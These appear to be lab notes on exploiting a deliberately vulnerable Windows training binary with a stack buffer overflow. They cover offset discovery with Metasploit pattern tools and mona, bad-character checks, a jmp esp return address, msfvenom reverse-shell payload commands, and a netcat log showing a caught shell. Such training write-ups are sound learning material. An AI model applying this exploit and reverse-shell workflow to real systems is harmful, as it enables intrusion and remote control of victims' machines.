
dostackbufferoverflowgood

1. Determine min buffer size

> "dostackbufferoverflowgood buffer size 140.png" is not created yet. Click to create.


2. Determine EIP
    - via msf-pattern_create

```
msf-pattern_create -l 200
```



    - Pattern Address: 39654138
3. Determine offset of the pattern
    - via msf-pattern_offset

```
msf-pattern_offset -q 39654138
```




    - or via mona


```
!mona findmsp -distance 200
```

4. Test with Bs
    - Make sure `42424242` is at EIP

5. Determine badchars
    - etc Nullbyte `\x00`



6. Remove `\x0a`



    - badChars: `\x00\x0a`

7. Determine JMP
    - JMP Address must not have any of the identified badChars

```
!mona jmp -r esp
```

```
---------------------------------------------------------------------------
0x080414c3 : jmp esp |  {PAGE_EXECUTE_READ} [dostackbufferoverflowgood.exe]
0x080416bf : jmp esp |  {PAGE_EXECUTE_READ} [dostackbufferoverflowgood.exe]
```

    - Return Address: `0x080416bf`
    - Little Endian: `\xbf\x16\x04\x08`
    - Make sure EIP points to the selected JMP Address
        - Check `bp <selected JMP Address>`
8. Generate Shellcode

```
msfvenom -p windows/shell_reverse_tcp LHOST=192.168.1.1 LPORT=4444
-b "\x00\x0a" -f python
#or
msfvenom -a x86 -p windows/shell_reverse_tcp LHOST=192.168.1.1
LPORT=4444 EXITFUNC=thread -b "\x00\x0a" -f python
```

9. Exploit
    a. offset (the number of As to reach EIP)
    b. returnAdd (EIP)
    c. NOP
    d. Shellcode

```
buffer = b"A" * offset + returnAdd + NOP + buf
```

```
┌──(root💀kali)-[~/vulnHub/dostackbufferoverflowgood/dostackbufferoverflowgood]
└─# nc -nvlp 4444
listening on [any] 4444 ...
connect to [192.168.1.1] from (UNKNOWN) [192.168.1.83] 50080
Microsoft Windows [Version 10.0.19043.928]
(c) Microsoft Corporation. All rights reserved.

C:\Users\yf\Desktop\dostackbufferoverflowgood>
```